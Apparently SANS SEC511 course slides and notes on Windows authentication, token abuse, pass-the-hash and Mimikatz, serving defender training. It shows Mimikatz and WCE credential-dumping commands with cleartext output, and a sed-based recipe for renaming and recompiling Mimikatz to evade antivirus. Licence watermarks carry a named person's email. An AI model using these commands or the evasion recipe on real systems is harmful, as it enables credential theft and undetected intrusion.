- To facilitate ease of use and single sign-on, Microsoft will pre-generate different forms of credentials and store them in memory
- LM and NT hashes naturally would be in running memory to support future authentication needs
- Other SSP credentials can also be pre-calculated and stored in memory

SSP Impact of Single Sign-On

To be able to facilitate efficient and transparent SSO, Microsoft must hold a number of items in running memory. As can be expected, the LM (seriously) and NT hash could be needed to allow the system to authenticate across the network using LM Challenge Response (NOOOOO!!!!!!), NTLMv1 (NO!!!), NTLMv2 (if possible, no), or Kerberos (more like it).

However, what about performing authentication that does not directly involve LM or NT? To the extent possible, Microsoft wants your Windows, AD, and especially now your Microsoft account (formerly known as Live account) to provide you access to all different types of resources. To keep you within their ecosystem, they want to enable the use of their credential ubiquitously.

SSP:WDigest

- Many folks' first real taste of an unexpected SSP is with WDigest, which was introduced in Windows XP
- The WDigest SSP (implemented via `wdigest.dll`) exists to facilitate HTTP Digest authentication
 - HTTP Digest is a challenge-response authentication protocol meant to address a major deficiency in HTTP Basic authentication
 - The primary issue with HTTP Basic authentication is sending passwords across the wire base64-encoded
- To provide this functionality on the fly without requiring reauthentication, Windows stores the cleartext password in a readily reversible fashion
 - Wait, they do WHAT?

SSP: WDigest

If you weren't buying the hard sell that Microsoft wants to be SSO provider for the universe, then consider the following. Microsoft provides an SSP dedicated to supporting HTTP Digest authentication.¹ HTTP Digest is a built-in HTTP authentication scheme that was built to provide an alternative to the original HTTP authentication, HTTP Basic.² One of the most notable issues taken with Basic authentication is the fact that it included simple base64-encoded username and password sent across the wire. Digest authentication moved to a more sensible challenge-response authentication scheme that did not send credentials over the wire.

Microsoft allows for the use of Windows credentials to be leveraged for HTTP authentication. While IIS servers can support non-HTTP specific authentication methods, such as leveraging Kerberos, Microsoft wants your credentials to be widely supported. To pass through the HTTP Basic authentication without requiring you to supply your Windows username:password in that ugly browser pop-up box, Microsoft keeps necessary information accessible in running memory.


Unfortunately, your cleartext password is needed to support this pass-through authentication. Yup, you heard me right, cleartext password is in RAM to support the WDigest SSP.

References:

- [1] RFC 2617 – HTTP Authentication: Basic and Digest Access Authentication, <https://sec511.com/8a>
- [2] RFC 1945 – Hypertext Transfer Protocol -- HTTP/1.0, <https://sec511.com/89>

WDigest FAIL

Whether HTTP Digest is needed or not, Windows could still store the password in a reversible (!encrypted) manner



```
Administrator: C:\Windows\System32\cmd.exe
c:\tools>wce -w
WCE v1.42beta (X64) (Windows Credentials Editor) - (c) 2010-2013
- by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.
baltar\CYLONLOVER:Not even a Cylon could break this password.
c:\tools>
```

WDigest FAIL

Above, we see the use of Hernan Ochoa's Windows Credential Editor (WCE),¹ which was one of the first tools to expose the WDigest issue. With elevated privileges and running `C:\> wce -w`, we can see an extremely long cleartext password. That would be a fiendishly difficult-to-break hash, I expect.

Reference:

[1] Windows Credentials Editor (WCE) F.A.Q., <https://sec511.com/8q>

Microsoft Live Accounts: LiveSSP

- Microsoft is betting heavily on their cloud and subscription services
- Windows 8.1 and 10 work hard to convince you to log in to Windows boxes with a Microsoft account
- LiveSSP provides the integrated authentication for the Microsoft account
 - Access to online storage via OneDrive, Office 365, Outlook.com, etc.
- Imagine an adversary compromises one system where you use that account, could that expose the entirety of your online services?

Microsoft Live Accounts: LiveSSP

If you think WDigest is terrible and frightening, let's talk about LiveSSP.¹ This recently added SSP supports Microsoft's initiative to get you a Microsoft account, purchasing their software as a subscription (Office 365), and get hooked on their cloud offerings (OneDrive being their personal cloud gateway drug of choice). A Microsoft account, which used to be referred to as a Live account, is the single credential that unlocks all of Microsoft's public services.

As Microsoft would prefer you to begin consuming their subscription/cloud services, they want to make the user experience as seamless as possible. To better enable this, Microsoft now includes the LiveSSP to extend the SSO capabilities.

However, imagine the potential damage of credential breach given that now not only is your internal corporate account compromised, but also the account used to access OneDrive, Office 365, Outlook.com (Hotmail.com, Live.com), and more.

Unfortunately, good documentation on LiveSSP is sorely lacking from Microsoft.

Reference:

[1] Introducing Extensions to the Negotiate Authentication Package | Microsoft Docs, <https://sec511.com/7t>

Microsoft Account Password Lengths and Truncation

In the beginning, Live/Hotmail passwords were truncated behind the scenes at 16 characters

Realizing this was not awesome, they made the max length evident

A 16-character max too seemed a bit lame but was recently updated

- Rumor has it that 511 was taught at Microsoft and some blushing might have occurred

Hilariously, they went back to their roots and started truncating again behind the scenes!

- Thankfully, now the passwords aren't truncated until 127 characters, so I think your long passwords are again safe

Microsoft Account Password Lengths and Truncation

There is a bit of a funny history to passwords for Microsoft accounts (formerly known as Live accounts). Used to be the case that unbeknownst to most, Live and Hotmail (and other public services) truncated passwords at 16 characters. You could “create” as long a password as you wanted and even log in with that length. However, you could also just log in with the first 16 characters. Ouch.

So, they fixed that by making it clear that there was a 16-character limit on passwords. However, that too is a wee bit lame. In a stroke of genius, they went back to their silent truncation roots. Wait, what?

True story. I found this funny aside by creating an account with a 500+ character password. I could log in with that password, but I was unable to reset my password. I figured I had just copied/pasted something wrong. All worked fine using a 100-character password. Log in. Reset. All was right with the world. Tried again with the 500-character password and got the same issue. Kind of odd. I figured out that they were again truncating. However, now they don't truncate until 127 characters, so I think they can get a pass on that one.

Let's Try That Again

Well, they certainly would support high complexity



The password contains characters that aren't allowed.

Create password

.....

8-character minimum; case sensitive

Spaces also appear problematic

Let's Try That Again

The password length issue has, thankfully, been addressed. However, as can be seen in the slide, support for full complexity appears to be lacking. For one example, spaces appear problematic for Microsoft account passwords.

LiveSSP FAIL

Mimikatz from Benjamin Delpy (@gentilkiwi) exposes a much more serious issue

```
mimikatz # sekurlsa::livessp
Authentication Id : 0 ; 316271 (00000000:0004d36f)
Session          : Interactive from 2
User Name        : helo
Domain           : VIPERGOD
SID              : S-1-5-21-2013480549-2569447298-4169852308-1005
livessp :
* Username : helosec511@live.com
* Domain   : ps:password
* Password : Sharon!=Cylon
```

Ouch...LiveSSP can also potentially be rendered in cleartext!

LiveSSP FAIL

The epic fail of Microsoft accounts comes in the form of LiveSSP. The limited complexity is bad, but what is vastly worse would be to go WDigest on us and actually store the password in a non-encrypted reversible form. The tool Mimikatz¹ from Benjamin Delpy (@gentilkiwi) shows that the password can be readily pulled from RAM on a system.

Reference:

[1] mimikatz | Blog de Gentil Kiwi, <https://sec511.com/6w>

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- **Day 4: Endpoint Security Architecture**
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

ENDPOINT SECURITY ARCHITECTURE

1. Endpoint Security Architecture Overview
2. Windows Endpoints
3. Patching
4. Secure Baseline Configuration
5. EMET and Windows Defender Exploit Guard
6. Application Monitoring and Sysmon
7. Exercise: Sysmon
8. Application Whitelisting
9. Administrative Accounts
10. Privilege Monitoring
11. Exercise: Autoruns
12. Privilege Reduction
13. Authentication
14. Security Support Provider
- 15. Post-Authentication**
16. Advanced Authentication Attacks
17. Endpoint Protection Platforms (EPP)
18. Endpoint Detection and Response (EDR)
19. Day 4 Summary
20. Exercise: AppLocker

Course Roadmap

The next section discusses Post-Authentication.

Post-Authentication

- As will become clear during discussion of access tokens, not all logons are created equal
- There are various logon types tracked separately by Microsoft in the event logs
- Logging in at the console, over RDP, as a service, over the network, or with cached credentials produces a unique logon type that can prove extremely helpful at identifying compromised credential abuse

Post-Authentication

Successful authentication with credentials yields a logon of some sort. There are different types of logons that bring with them different capabilities to the user. Also, some logon types are more likely to be targeted by adversaries, as they are more powerful when abused.

Consider some of the various ways to log on to a Windows system:

- Console
- RDP
- As a service
- Over the network
- With cached credentials
- Etc.

Logon Types

- **Interactive Logon (Type 2):** User logged on locally at the console
- **Network Logon (Type 3):** Authentication over the network
- **Service Logon (Type 5):** Account used to log on as a service
- **Unlock (Type 7):** User account unlocked the workstation
- **Remote Interactive (Type 10):** An interactive logon, like type 2, but over Remote Desktop Services
- **Cached Credentials (Type 11):** Authentication using cached credentials rather than the domain

Logon Types

Following are ways of logging in and the associated logon type¹ that would be referenced in the event logs:

Interactive Logon (Type 2): User logged on locally at the console

Network Logon (Type 3): Authentication over the network

Service Logon (Type 5): Account used to log on as a service

Unlock (Type 7): User account unlocked the workstation

Remote Interactive (Type 10): An interactive logon, like type 2, but over Remote Desktop Services

Cached Credentials (Type 11): Authentication using cached credentials rather than the domain

Reference:

[1] Audit Logon Events: Security Configuration Editor; Security Services | Microsoft Docs, <https://sec511.com/7s>

Access Tokens

- Once authenticated, Windows creates an access token for the user; this is the primary access token
- Copies of the access tokens are attached to each process and are used by the OS to determine what you are allowed to do
- In order to determine what you can do, the access token includes
 - User SID
 - Group Member SIDs
 - User Rights/Privileges
 - Integrity Label
 - Impersonation Level

Access Tokens

Beyond throwing a particular logon type in the Windows event log, a more architectural change happens upon authentication. After authentication, users are provided with an access token.¹ The access token will be attached to each process instantiated by the user in question. The access token is key to single sign-on within Windows.

So, what is actually included in the access token:

- User SID
- Group Member SIDs
- User Rights/Privileges
- Integrity Label
- Impersonation Level

Reference

[1] Access Tokens | Microsoft Docs, <https://sec511.com/7g>

Token Impersonation Levels

Besides primary access tokens, there are also impersonation tokens employed when a process acts like a user

- Impersonation tokens are created with a set impersonation level

Four impersonation levels

- Anonymous
- Identify
- Impersonate
- Delegate

We are concerned most with impersonate and delegate

Token Impersonation Levels

Other than the primary access tokens, there are also impersonation tokens. These types of tokens are used by processes that are acting on behalf of the user. The primary access token defines an impersonation level, which will determine the capabilities associated with the impersonation token.

There are four impersonation levels, but we are primarily concerned with only two types. The four levels are: Anonymous, identify, impersonate, and delegate. The last two, impersonate and delegate, are the ones we will focus on and that have serious security implications.

Reference:

[1] Impersonation Levels | Microsoft Docs, <https://sec511.com/7h>

Impersonate Tokens

- The impersonation level of impersonate allows for systems to take actions as if they were us
- Though impersonate tokens are powerful and necessary, they do not allow for the impersonating process to interact as the initial user remotely
- The distinguishing feature of impersonate tokens is they are used only for local actions

Impersonate Tokens

Imagine that you are logged in to a local Windows system and are accessing a remote service. What can you do on the remote system without actually logging in directly? This is where the concept of impersonation comes in. Understanding the impersonation level is critical for us.

Impersonate tokens allow for local interaction and impersonation of a security context. However, they specifically do not allow impersonation of the security context with respect to remote objects or resources. Impersonate tokens are associated with non-interactive logins.

Delegate Tokens

- Delegate tokens allow processes to access both local and remote resources as the user
- Privileged account tokens allowing delegation are quite possibly the highest value targets to an adversary
- These types of tokens are created when interactive logins (type 2) are performed
- Interactive login sounds like hands-on-keyboard logins
 - RDP/VNC logins also constitute interactive logins

Delegate Tokens

Though impersonate tokens are important for security, delegate tokens are critical and are very often abused by adversaries. The key distinguishing feature of delegate tokens is that they afford the ability to impersonate the security context even when accessing remote objects or resources.

Though often much less well understood than password hashes, access tokens in general, and delegate tokens specifically, very likely represent some of the highest value targets for adversaries.

Delegate tokens are created when interactive logins are performed. While hands-on-keyboard console logins are clearly interactive, RDP and VNC logins also constitute interactive logins.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- **Day 4: Endpoint Security Architecture**
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

ENDPOINT SECURITY ARCHITECTURE

1. Endpoint Security Architecture Overview
2. Windows Endpoints
3. Patching
4. Secure Baseline Configuration
5. EMET and Windows Defender Exploit Guard
6. Application Monitoring and Sysmon
7. Exercise: Sysmon
8. Application Whitelisting
9. Administrative Accounts
10. Privilege Monitoring
11. Exercise: Autoruns
12. Privilege Reduction
13. Authentication
14. Security Support Provider
15. Post-Authentication
- 16. Advanced Authentication Attacks**
17. Endpoint Protection Platforms (EPP)
18. Endpoint Detection and Response (EDR)
19. Day 4 Summary
20. Exercise: AppLocker

Course Roadmap

The next section is on Advanced Authentication Attacks.

Pass-the-Hash

One of the most common authentication attacks against Windows systems that targets local accounts and interactive logons

- Leverages compromised hashes to remotely access other systems where the same username/hash exists
- Lack of salts and synchronized accounts contribute to this attack's success
- Commonly used to pivot in Windows shops where NTLM is still supported (read: almost all)

More details (including mitigation steps) to follow in 511.5

Pass-the-Hash

Some of the most insidious attacks against Windows systems exploit architectural features rather than patchable flaws. Our advanced authentication attacks fit that bill. Pass-the-hash (PTH) is probably one of the best known of these types of attacks.

The underlying basis of pass-the-hash is that NTLM network authentication starts with the hash rather than the password. The expectation is that if you can generate the hash, then you must know the password to input to yield that hash. True, except when it's not (that is, your hashes get compromised). The impact of this is significantly greater due to the fact that Windows does not employ salts for LM or NT hashes. This wouldn't be so bad if every account used different passwords, but usually, there is at least one (administrator) that is commonly synchronized throughout the environment—or at least a chunk of it.

Traditional PTH is applicable to hashes available locally, which often means the primary victims are local accounts, but is often used in conjunction with the next attack technique to pivot deep within domains.

Alva “Skip” Duckwall (GSE # 40) and Chris Campbell have provided a lot of great information related to passing the hash on their joint blog.¹

Key tools for pass-the-hash:

- Windows Credential Editor
- Metasploit's psexec
- Mimikatz

Reference:

[1] Still Passing the Hash 15 Years Later, <https://sec511.com/73>

Licensed To: Martin Brown <hermespaul56@gmail_com> May 17, 2020

Token Smuggling – Pass the Session

- Rather than targeting local password hashes, this type of attack focuses on those access tokens
- In particular, the target is a delegate token
 - Preferably of a privileged user
- Stealing/reusing delegate tokens requires SYSTEM privileges on the endpoint where the token lives
- Token smuggling is even more damaging than PTH because it is more widely applicable to domain accounts

Token Smuggling – Pass the Session

If you thought that PTH was bad, consider the next authentication attack: Token smuggling/pass-the-session. The primary reason this is a more significant issue is that it impacts domain accounts rather than simply locally available hashes. The first significant write-up on this technique comes from Luke Jennings of MWR InfoSecurity.¹

The attack technique abuses the delegate tokens, typically of privileged domain users. By leveraging a delegate token from a privileged domain user, the adversary can possibly pivot even deeper into the enterprise than was possible with PTH alone.

Key tools for token smuggling:

- Incognito
- Meterpreter's Incognito plugin
- Mimikatz

Reference:

[1] Security Implications of Windows Access Tokens – A Penetration Tester's Guide, <https://sec511.com/8u>

Pass the Pass(word)

- Benjamin Delpy (@gentilkiwi) has changed the face of authentication attacks multiple times with his great Mimikatz tool
- One of the most frightening series of blog posts has been his series “Pass the Pass(word)”
- Adversaries with **SeDebugPrivilege** or **SYSTEM** privileges can recover plaintext passwords from several different SSPs:
 - TsPkg
 - WDigest
 - Live
 - **Kerberos**
- Adversaries might not need to bother with hashes/tokens

Pass the Pass(word)

The most egregious and frightening authentication attack has the adversary simply gaining our cleartext passwords directly. We saw a bit of this before with WDigest, but the issue is more pervasive. Benjamin Delpy (@gentilkiwi) and his tool Mimikatz have been fairly groundbreaking over the past few years on this front. Perhaps the most significant revelations have been put forth in his series of blog posts that started with an entry “Pass the Pass(word),”¹ in which Delpy illustrated that the TsPkg SSP, associated with Remote Desktop Services, exposed credentials in a way that allowed for recovery of cleartext passwords.

The next one to fall was the now infamous WDigest SSP, which most of us didn’t even realize existed.² While WDigest was bad, it could be mitigated by disabling that SSP, but when LiveSSP fell next, things were not looking so good for the home team³. Perhaps the most shocking discovery, though, was that recoverable cleartext credentials were in the Kerberos SSP.⁴ Et tu, Kerberos?

References:

- [1] Pass the pass (word) | Blog de Gentil Kiwi, <https://sec511.com/6x>
- [2] Re – pass the pass (word) | Blog de Gentil Kiwi, <https://sec511.com/6y>
- [3] Re – re – pass the pass (word) | Blog de Gentil Kiwi, <https://sec511.com/6z>
- [4] Re – re – re – pass the pass (word) | Blog de Gentil Kiwi, <https://sec511.com/70>

Mandiant M-Trends on Mimikatz

Mandiant reports heavy attacker use of Mimikatz:

In nearly all of our investigations, the victims' anti-virus software failed to hinder Mimikatz, despite the tool's wide reach and reputation. Attackers typically modified and recompiled the source code to evade detection.¹

Tools like Metasploit include some Mimikatz functionality

- But the current native Mimikatz binary is typically more powerful and up to date

How difficult is compiling a custom/altered version of Mimikatz?

Mandiant M-Trends on Mimikatz

Mandiant reports heavy use of Mimikatz in the cases they handled. Preventing and detecting the use of Mimikatz on a network is an advanced but critical mitigation.

Tools such as Metasploit do include Mimikatz functionality, but that functionality is typically limited and several generations behind the native Mimikatz binary, which Benjamin Delpy updates continuously. Therefore, after initial (local) system compromise, attackers will often attempt to copy an altered Mimikatz binary to the local file system, run it, and use the stolen credentials to leverage domain access.

Reference:

[1] Mandiant *M-Trends*® 2015, <https://sec511.com/2r>

The Sed Persistent Threat (SPT)

Windows mimikatz binary download

- 70% AV detection rate

Compiled mimikatz binary from source (no changes)

- 31% AV detection rate

Compiled **mimidogz** binary from source

- s/mimikatz/mimidogz/g
- 7% AV detection rate

The image shows three screenshots of VirusTotal analysis results. Each screenshot displays the SHA256 hash, file name, detection ratio, and analysis date. The first screenshot is for 'mimikatz.exe' with a detection ratio of 40/57. The second screenshot is also for 'mimikatz.exe' but with a detection ratio of 18/57. The third screenshot is for 'mimidogz.exe' with a detection ratio of 4/57. Arrows from the text on the left point to these respective screenshots.

The Sed Persistent Threat (SPT)

We jokingly call this approach the sed (stream editor) persistent threat as a knock on APT. Others use the terms BPT (Basic Persistent Threat) or BAPT (Barely Adequate Persistent Threat).

There is a continuing myth that APT (Advanced Persistent Threat) is difficult to detect; in our experience, this is simply not true. APT works well against cookie-cutter defenses that we have described in detail: The all-prevent defense and a "set it and forget it" mentality.

In this case, we decided to defeat 93% of antivirus vendors (including all the major vendors) by simply changing every Mimikatz source code file or directory with "mimikatz" in the name to "mimidogz", and we also made the same switch to the source file contents. Details of what we did are coming up next.

As you can see, this simple approach (it took <10 minutes to pull off the first time) was quite effective!

This Dog Can Hunt!

```
mimidogz 2.0 alpha x64 (oe.eo)

.#####.  mimidogz 2.0 alpha (x64) release "Kiwi en C" (Mar 16 2015 15:40:02)
_## ^ ##_
## < > ##  /* * *
'## v ##'   Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
'#####'    http://blog.gentilkiwi.com/mimidogz           (oe.eo)
                                     with 15 modules * * */

mimidogz # privilege::debug
Privilege '20' OK

mimidogz # sekurlsa::wdigest

Authentication Id : 0 ; 562205 (00000000:0008941d)
Session           : Interactive from 1
User Name         : Eric Conrad
Domain            : WIN-RJDICNE931L
Logon Server      : WIN-RJDICNE931L
Logon Time        : 3/25/2015 4:55:34 PM
SID               : S-1-5-21-1009378377-156103236-2360869670-1000

wdigest :
* Username : Eric Conrad
* Domain   : WIN-RJDICNE931L
* Password : This passphrase is uncrackable!!
```

This Dog Can Hunt!

As you can see, the mimidogz binary works perfectly and is able to dump course author Eric Conrad's password: This passphrase is uncrackable!!

Note that the authors did not simply rename mimikatz to mimidogz: mimikatz is open source, so the authors changed every occurrence of the string or substring "mimikatz" to "mimidogz".

The commands shown above are:

```
# privilege::debug
```

This is required for administrators. The system account does not require debug privilege to leverage this functionality:

```
# sekurlsa::wdigest
```

This dumps the WDigest passwords from RAM.

Whack-a-Mole

- We rescanned mimidogz a few hours later on VirusTotal, and Kaspersky suddenly detected it
- We rescanned the next morning, and 6 more vendors detected it (13 total)
- The total reached 26 vendors a week later

Antivirus	Result
Avast	Win64-Evo-gen [Susp]
ESET-NOD32	a variant of Win32/HackTool.Mimikatz
Ikarus	HackTool.Win64.Mimikatz
Jiangmin	HackTool.Mimikatz.ar
Kaspersky	ODS: DangerousObject.Multi.Generic

Antivirus	Result
AVG	HackTool.ANBB
Avast	Win64-Evo-gen [Susp]
Baidu-International	Trojan.Win32.Passer.mly

Antivirus	Result
ALYac	Trojan.Generic.12919057
AVG	HackTool.ANBB

Whack-a-Mole

VirusTotal shares all samples with all vendors who participate. The evil, nefarious mimidogz was first picked up by Kaspersky. Twenty-five other vendors eventually agreed that mimidogz was malicious.


Isn't that good? Well, not really. A real attacker will compile a custom mimikatz binary for each target. You can be sure the attacker will **not** upload that binary to VirusTotal.

Announcing Mimiyakz: The Sed Persistent Threat (SPT) Strikes Again!

```

Terminal
View Terminal Tabs Help
mkdir work
cd work
unzip ../mimikatz-master.zip
mv mimikatz-master/mimikatz mimikatz-master/mimiyakz
mv mimikatz-master mimiyakz-master
find . -type f -exec rename 's/mimikatz/mimiyakz/' '{}' \;
tar cf - mimiyakz-master/ | sed "s/mimikatz/mimiyakz/g" > mimiyakz-master.tar

```



Announcing Mimiyakz: The Sed Persistent Threat (SPT) Strikes Again!

To illustrate the futility of blacklisting: while antivirus vendors were busy blacklisting mimidogz, we made mimiyakz.

In the example above, we create a "work directory" and change to it, unzip the mimikatz source code to the work directory, rename two directories, recursively rename all files including the string "mimikatz" to "mimiyakz", and then tar the resulting contents, outputting to standard output.

The next step changes every "mimikatz" string and substring in the source code to "mimiyakz". The obvious (and inferior) way to do this is to open every file, search/replace, and then save the new files.

The superior (Unix "lazy") way is to use sed to perform a stream edit on the tar output. The tar (tape archive) command does not compress unless you do so separately. So, we can tar the contents to standard out, change every occurrence of "mimikatz" to "mimiyakz", and save a new tar file.

We then moved the tar file over to Windows, untarred it, and compiled it with Microsoft's Visual Studio Express.¹

Reference:

[1] Visual Studio Express, <https://sec511.com/8t>

Advanced Authentication Attack Mitigations

- Many mitigations require Win8.1 and 2012R2 or higher
 - These remove most plaintext passwords from RAM by default, including WDigest
 - LiveSSP remains plaintext
- You may now disable cleartext passwords in LSASS memory in Windows 7+ (see notes below)
- Application whitelisting to block/detect Mimikatz (and variants)
 - There are workarounds, but the attacker will likely trigger the whitelist first
- **Protected Users:** Better admin account protection
- **Restricted Admin Mode RDP:** No delegation token with RDP
- **Authentication Policy Silos:** Control where accounts are allowed to be used
- Remove SeDebugPrivilege from accounts whenever possible
- Remove NTLM, if possible
- Require Smart Cards (at least for admins)

Advanced Authentication Attack Mitigations

Protected Users:¹ A new group available in AD with 2012R2, Protected Users, attempts to limit the impact of admin account compromise. Kerberos tickets expire sooner, no NTLM, no cached cred logins, no delegation tokens. On top of 2012R2, Windows 8.1 must be used for the admin systems.

Restricted Admin RDP²: A way of remotely accessing systems via Remote Desktop Services without leaving a delegation token to be abused. Limited to Win8.1/2012R2. Launch with `C : > mstsc.exe /RestrictedAdmin`

Authentication Policy Silos³: Define areas in which credentials are allowed to be used. Requires 2012R2.

Check out Jim Mulder's fantastic GIAC Gold paper "Mimikatz Overview, Defenses and Detection" for great advice for mitigating Mimikatz, including:

In Windows 7 and 8, and Server 2008 and 2012 that have applied MS patch KB2871997, cleartext passwords maybe kept from memory by setting the following DWORD registry key value to 0:

`HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet/Control/SecurityProviders/WDigest/UseLogonCredential4`

References:

- [1] Protected Users Security Group | Microsoft Docs, <https://sec511.com/7v>
- [2] Credentials Protection and Management | Microsoft Docs, <https://sec511.com/7u>
- [3] Authentication Policies and Authentication Policy Silos | Microsoft Docs, <https://sec511.com/7w>
- [4] Mimikatz Overview, Defenses and Detection, <https://sec511.com/79>

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Multi-Factor Authentication (MFA)

- Password-only authentication has consistently been the most basic and popular approach to authentication
 - However, it has been shown to have a number of significant weaknesses as well
- Multi-factor authentication requires an additional component beyond the password for interactive logon
- This could reduce some of the impact associated with third-party password breaches or direct hash compromise and cracking
- Multi-factor authentication increases the strength and integrity of interactive logons
 - However, two-factor is not the authentication panacea some believe

Multi-Factor Authentication (MFA)

Some industries and individuals seem to have an inflated perception of security when it comes to smart cards and two-factor authentication. Especially with respect to these advanced Windows authentication attacks, the smart cards or other MFA do not prove to be a tremendous stumbling block for adversaries.

That being said, for some scenarios, MFA provides significantly increased security over standard password-based authentication.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- **Day 4: Endpoint Security Architecture**
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

ENDPOINT SECURITY ARCHITECTURE

1. Endpoint Security Architecture Overview
2. Windows Endpoints
3. Patching
4. Secure Baseline Configuration
5. EMET and Windows Defender Exploit Guard
6. Application Monitoring and Sysmon
7. Exercise: Sysmon
8. Application Whitelisting
9. Administrative Accounts
10. Privilege Monitoring
11. Exercise: Autoruns
12. Privilege Reduction
13. Authentication
14. Security Support Provider
15. Post-Authentication
16. Advanced Authentication Attacks
- 17. Endpoint Protection Platforms (EPP)**
18. Endpoint Detection and Response (EDR)
19. Day 4 Summary
20. Exercise: AppLocker

Course Roadmap

The next section is on Endpoint Protection Platforms (EPP).

Endpoint Protection Platforms (EPP)

You might think you still have Antivirus, but likely you actually employ an Endpoint Protection Platforms (EPP)



- This sounds much cooler/fancier than AV
- Also suggests the more all-encompassing nature of most endpoint security suites deployed today

NIST defines EPP as:

Safeguards implemented through software to protect end-user machines such as workstations and laptops against attack (e.g., antivirus, antispyware, antiadware, personal firewalls, host-based intrusion detection and prevention systems, etc.)¹

Endpoint Protection Platforms (EPP)

The artist formerly known as pure-play antivirus has all but gone extinct. While antivirus, even signature-based antivirus has not actually gone away, the lack of confidence in its ability and its ever-diminishing efficacy have forced most commercial vendors to long since abandon the sale of dedicated antivirus/antimalware suites.

Antivirus is merely one component of a much larger suite of products employed by most organizations. A phrase used for this more all-encompassing suite of endpoint security products is, Endpoint Protection Platform (EPP). While the NIST definition in the slide might work well for you, please understand that there isn't a canonical definition for what constitutes EPP. To that point, EPP are almost necessarily ever-evolving to incorporate new approaches to thwart adversaries.

One substantial shift on this front recently has been the inclusion of what we will later detail as Endpoint Detection Response (EDR) technologies within the umbrella of EPP. The main point is to consider what capabilities your EPP suite includes that you might avail yourself of and also where are their substantial gaps that could warrant shoring up deficiencies.

References:

[1] Endpoint Protection Platform - Glossary | CSRC <https://sec511.com/d9>

EPP:Antivirus/Anti-malware

Just deploy it!

Is antivirus alone sufficient? Of course not

- It does catch widespread malware

Yes, antivirus/anti-malware has been getting a black eye for years

- Main gripe is the signature-based detection component

Five new malware samples per second, according to McAfee¹

- Enumerating all evil is always a losing proposition

EPP: Antivirus/Anti-malware

Security professionals have long taken issue with basic antivirus/anti-malware products. For years, those professionals prone to say such things have declared antivirus to be “dead.” Unfortunately, some security practitioners have been listening carefully and perhaps might have been calling for the removal of AV. Interesting conversation, but not one I really care about. Just install it and go forth and get some other work done.

Breach is inevitable. I think we get that by this point of #SEC511. Do you want your company being the one testifying in a court and justifying removing the one security tool that most of the general public has a passing familiarity with?

McAfee, during a recent report, suggested that there were 20 million new malware specimens during one-quarter of one year.¹ Enumerating all badness and attempting to block it is a recipe for FAIL, and yet we just keep deploying it and running it.

Look, I get it. AV is unlikely to be a hugely significant boon to your approach at catching evil. It is extremely far from perfect, and yet, just deploy it and keep moving.

Reference:

[1] *McAfee Labs Threats Report*, June 2018, <https://sec511.com/6s>

EPP: Host-Based Firewall – CIS 9.4

- Yup, it is a firewall on the endpoint
- Not terribly exciting, but this tool can serve a vital role in both preventive and detective capabilities
- Same concepts and similar capabilities to a traditional network firewall
- Profiling egress traffic from endpoints is considerably more cumbersome than egress destined for the internet
- Strong opportunity to greatly improve internal security in one point product



EPP: Host-Based Firewall - CIS 9.4

Day 2 explored the network firewall, but here we will attend to firewalling capabilities on the endpoint itself. Many of the same benefits of the more traditional network firewalls exist there. CIS Control 9.4 states, "Apply host-based firewalls or port-filtering tools on end systems, with a default-deny rule that drops all traffic except those services and ports that are explicitly allowed."¹

Though the firewall is naturally and traditionally thought of as a preventive device, especially on the endpoints, I find the more significant security boon comes from their logging capabilities.

Reference:

[1] CIS Controls, <https://sec511.com/2k>

Windows Defender Firewall

Talking about the firewall built into your modern Windows endpoints, technically Windows Defender Firewall with Advanced Security (WDFAS)

Key aspects of WDFAS

- Free
- Already installed
- Managed via Group Policy
- Network Location Aware
- Egress Filtering
- Stateful Packet Filtering
- Local logging

Windows Defender Firewall

Since the release of Windows XP SP2, and their fundamental shift toward substantially improved security, Microsoft has offered an endpoint firewall, Windows Firewall, as part of the basic OS. On modern Windows OS, the Windows Firewall has been rebranded as Windows Defender Firewall with Advanced Security (WDFAS).

